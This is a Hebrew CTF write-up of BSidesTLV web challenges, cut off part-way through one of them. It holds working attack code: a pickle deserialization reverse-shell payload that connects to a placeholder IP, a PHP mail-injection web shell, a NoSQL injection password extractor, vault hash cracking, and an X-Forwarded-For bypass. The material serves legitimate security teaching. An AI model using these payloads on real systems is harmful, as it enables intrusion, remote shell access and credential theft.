מהתיאור אנו מסיקים מראש כי ככל הנראה באתגר נשתמש בספריה pickle מפייתון. Pickle היא ספריה בפייתון אשר מטרתה לבצע סריאליזציה של מידע ומחלקות בפייתון. עם השנים התגלה כי ניתן להריץ קוד על הצד העושה דסריאליזציה למידע בפייתון - במקרה שלנו זה השרת.

לאחר סקירה מהירה של האתר ניתן למצוא קוד ג'אווה סקריפט ששולח ומחזיר מחרוזות לכאורה מוצפנות אשר נוצרות ע"י ידי קוד PHP בכתובות:

```
/getMembers.html?visitor=<input>
```

היוצר מחרוזת "מוצפנת", והכתובת:


```
/statusMembers.html?data=<the_string>
```

המתרגמת את המחרוזת חזרה לטקסט. לאחר מחקר על מחרוזת לדוגמה מצאנו כי היא עוברת תהליך של סריאליזציה ע"י pickle כיווץ ע"י zlib ולבסוף תרגום ל-base64 על מנת להעביר את המידע בצורה טקסטואלית בצד השני ללא איבוד מידע. כפי שהצגנו בהתחלה, כל מה שנשאר לעשות הוא להשמיש את אחת הפרצות המוכרות להזרקת קוד ע"י pickle וסיימנו - ניתן להריץ קוד בשרת:

```
import os
import zlib
import pickle
import base64
import subprocess

class Exploit(object):
   def __reduce__(self):
      return (subprocess.Popen, (
         ("""python -c 'import socket,subprocess,os;
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("xxx.xxx.xxx.xxx",XXXX));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-
i"]);' &"""),0, None, None, None, None, None, False, True,))

shellcode = pickle.dumps(Exploit())
print(base64.b64encode(zlib.compress(shellcode)))
```

נריץ את הקוד עם ה-IP והפורט שלנו, נפתח netcat שיאזין ע"י הפקודה: nc -l -p XXXX נשלח לאתר ובינגו, יש לנו reverse shell, מפה רק נותר להגיע לתיקיית ה-root ולעשות cat ל-flag.txt:

```
BSidesTLV{IC0ntr0ll3dP1ckl3R1ck!}
```




ContactUs (Web)

Description:
Mailing libraries are dangerous if they are not written with secure methodologies Do you think you can get a shell and read the flag?
http://two.challenges.bsidestlv.com:8080/

Made by Nimrod Levy and Tomer Zait

פתרון

לאחר מעבר על האתר נראה אזור Contact Us:




מהרמז בתיאור האתגר, נחפש php mail exploit ונגיע לדף הבא:

```
// Attacker's input coming from untrusted source such as $_GET , $_POST etc.
// For example from a Contact form

$email_from = '"attacker\" -oQ/tmp/ -X/var/www/cache/phpcode.php  some"@email.com';
$msg_body  = "<?php phpinfo(); ?>";

// ------------------
```

ננסה להשתמש בקלט דומה, כשה-msg_body הוא php backdoor פשוט:


```
<?php echo "<pre>"; system($_REQUEST['cmd']); echo "</pre>"; die; ?>
```



אבל נקבל מבדיקות בצד לקוח שמה שהכנסנו הוא לא פורמט חוקי לאימייל. כמובן שבדיקות בצד לקוח לא משנות. נשנה את הטיפוס של השדה מ-email ל-text:

```
<input class="email" type="text" name="email_address" placeholder="Email"> == $0
```

ונשלח את הבקשה. נקבל למטה את התגובה:



נשנה את שם הקובץ כפי שדרשו מאתנו, נשלח שוב את התגובה, נגלוש ל:

http://two.challenges.bsidestlv.com:8080/cache/eaa700668ae5.php?cmd=cat%20/flag.txt

ונקבל את ה-flag:

```
BSidesTLV{K33pY0urM4il3rFullyP4tch3D!}
```


NoSocket (Web)

Description:
The flag is the password for "admin" user do you think you can get it? :)
http://two.challenges.bsidestlv.com:8030/login

Made by Nimrod Levy


פתרון

כאשר נכנס לאתר נראה טופס התחברות:



במעבר על קוד המקור, נראה שבלחיצה על login, מתבצעת הפונקציה הבאה:

```
var ws;
var url = 'ws://' + location.hostname + ':8000/login';

function openSocket() {
    ws = new WebSocket(url);
    ws.binaryType = 'arraybuffer'; // default is 'blob'


    ws.onopen = function() {
        console.log('open');
    };

    ws.onclose = function() {
        console.log('close');
    };

    ws.onmessage = function(e) {
        if (e.data instanceof ArrayBuffer) {
            log(decodeCharCode(new Uint8Array(e.data)));
        } else {
            log(e.data);
        }
    };

    ws.onerror = function() {
        log('error');
        closeSocket();
```




```
    };
}

function closeSocket() {
    log('closing');
    ws.close();
}

function login() {
    var data = {}; // <- initialize an object, not an array
    data["username"] = document.getElementById('username').value;
    data["password"] = document.getElementById('password').value;
    val = JSON.stringify(data); // {"username":"admin", "password":
"admin"}
    // {"$where": "this.username == '" + username + "' && this.password
== '" + password + "'"}
    ws.send(val);
}


function decodeCharCode(data) {
    var res = '';
    for (var i = 0, len = data.length; i < len; i++) {
        var value = data[i];
        res += String.fromCharCode(value);
    }

    return res;
}

function log(message) {
    alert(message)
}

openSocket()
```

הפונקציה פותחת WebSocket ב-ws://two.challenges.bsidestlv.com:8000/login ושולחת את פרטי ההתחברות בפורמט json.

אנו מקבלים גם בהערה את חלק מהשאילתה שמתבצעת בצד השרת:

```
{"$where": "this.username == '" + username + "' && this.password == '" +
password + "'"}
```

קוד זה חשוף למתקפה הדומה ל-SQL-Injection הנקראת NoSQL-Injection. נכתוב קוד פייתון המחלץ את הסיסמה באמצעות התשובה של השרת - אם לא מוחזר "Failed", ההתחברות תצליח, אחרת היא תיכשל.



נשתמש בעבודה זו על מנת לחלץ תו-תו מהסיסמה:

```python
import websocket
import string

ws = websocket.WebSocket(subprotocols=["binary"])
ws.connect("ws://two.challenges.bsidestlv.com:8000/login")
problem = ['\'','"','\\','(',')','*','+',' ','\t']
password = ""
while True:
    print("Password: {}".format(password))
    for c in map(chr,range(0x21,0x7F)):
        if c in problem:
            continue
        data = ("""{"username": "admin", "password": "'; return
this.password <= '"""+password+c+"\"}")
        print(data)
        ws.send(data)
        resp = ws.recv().decode()
        if("Failed" not in resp):
            print(resp)
            password+=chr(ord(c)-1)
            break
    if password[-1] == "}":
        break
print("Password: {}".format(password))
```

לאחר הרצה קצרה של הסקריפט, נקבל את ה-flag:

```
BSidesTLV{0r0n3Equ4l0n3!}
```

IAmBrute (Web)

Description:
I just forgot my wallet password... can you remind me? By the way, our IT manager stores sensitive information... can you get the flag from his account?

Made by Nimrod Levy and Tomer Zait


פתרון

לאחר הסתכלות ראשונית על הקבצים אנחנו מזהים סיומת חוזרת של קבצי "opvault". בדיקה מהירה בגוגל מראה לנו כי מדובר בקבצים של התוכנה Password1. ע"י טעינה של הקבצים באמצעות התוכנה נתבקש להזדהות בסיסמה הראשית של המאגר.

שתי דרכים אפשריות לפתרון האתגר הן:


1. להתבסס על כך שיוצר הסיסמה לא יצירתי - הסיסמה היא שם הקובץ, Marina
2. לפרוץ את הסיסמה ע"י חילוץ הפרמטרים (hash:salt:iterations:data)

נתמקד בשיטה השנייה והמעניינת יותר: שליפה של ארבעת הפרמטרים המעניינים מתוך הקובץ profile.js. כמו באתגר IH8emacs נשתמש בפיצ'ר של ג'ון כדי לייצר האש מתאים ונזרוק אותו לקובץ:



```
~/tmp                                                    10:47   revirtux
python ../Documents/cyber/ex2john/1password2john.py Marina.opvault > hash.txt
```


מפה נריץ את ג'ון עם המילון rockyou ונקבל את הסיסמה Marina. נדליק מכונת ווינדוס על מנת להפעיל את password1. נייבא את הקבצים ונכניס את הסיסמה הראשית שלנו:




בינגו! יש לנו שם משתמש, סיסמה, ואת היעד הבא שלנו:

http://challenges.bsidestlv.com:8084/index.php

נכנס לאתר ונתחבר עם הפרטים:





קופצת לנו הערה האומרת שיש גישה לאתר רק מתוך כתובות IP פנימיות:




על מנת לעקוף את החסימה, נוסיף לבקשת ה-HTTP את ה-Header הבא: "x-forwarded-for". Header זה מתריע לשרת מאיזה אייפי יצאה הבקשה המקורית אם אנחנו משתמשים בפרוקסי. במילים אחרות, ע"י הוספת ההאדר x-forwarded-for: 192.168.20.1 נגרום לשרת להאמין כי הבקשה הגיעה מה-IP המתואר ולא מאיתנו.

נכנס לאתר ונתחיל לחפש מידע על עובד ה-IT אשר מחביא את הדגל:








הדברים שמצאנו הם שמו הפרטי, George, אשר משמש גם כשם המשתמש לאתר בדומה למרינה, חשבון פייסבוק עם שנת לידה וסדרת טלוויזיה שהוא אוהב במיוחד - friends (ומי לא אוהב, בינינו?).


ננסה להשיג את הסיסמה שלו באמצעות הדף של "שכחתי סיסמה":



חסר לנו תאריך הלידה של ג'ורג' אבל אנחנו יודעים את השנה. לכן תוך מקסימום 365 נסיונות שניתן לבצע באמצעות סקריפט פשוט נקבל את תאריך הלידה הנכון, 07/11/1991 ואיתו את הסיסמה:

Congratulation! your password is: **GeorgeTheCrew!**

נכנס לחשבון של ג'ורג':



הדגל בידינו!

```
BSidesTLV{Brut3Th3W0rld!}
```

PimpMyRide (Web)

Description:
OMG i have PimpMyRide's client app! I'm connecting with: java -jar garage.jar --host one. challenges.bsidestlv.com Please hack their server and read the file /flag.txt.

Made by Gal Goldstein

פתרון

קיבלנו קובץ Jar אשר מתפקד כלקוח המתחבר לשרת מרוחק ומאפשר לנו לטעון מחסן מקובץ, לשמור מחסן, להוסיף מכוניות וכו'. לאחר כל שמירה של מחסן מכוניות נשמר לנו קובץ לוקאלי במחשב. כדי להבין מה קורה מאחורי הקלעים נעשה לו דיקומפילציה באמצעות אחד הכלים האינטרנטיים ונקבל את קוד המקור.

לאחר סריקה מהירה של הקוד שמנו לב לכמה דברים חשובים:

1. בקוד המקור ישנו גם הקוד של השרת (יאי!)
2. יש קוד שלא נעשה בו שימוש
3. יש אופציה לבחור שהשרת ישלח לוגים למחשב מרוחק (באמצעות RemoteLogger)
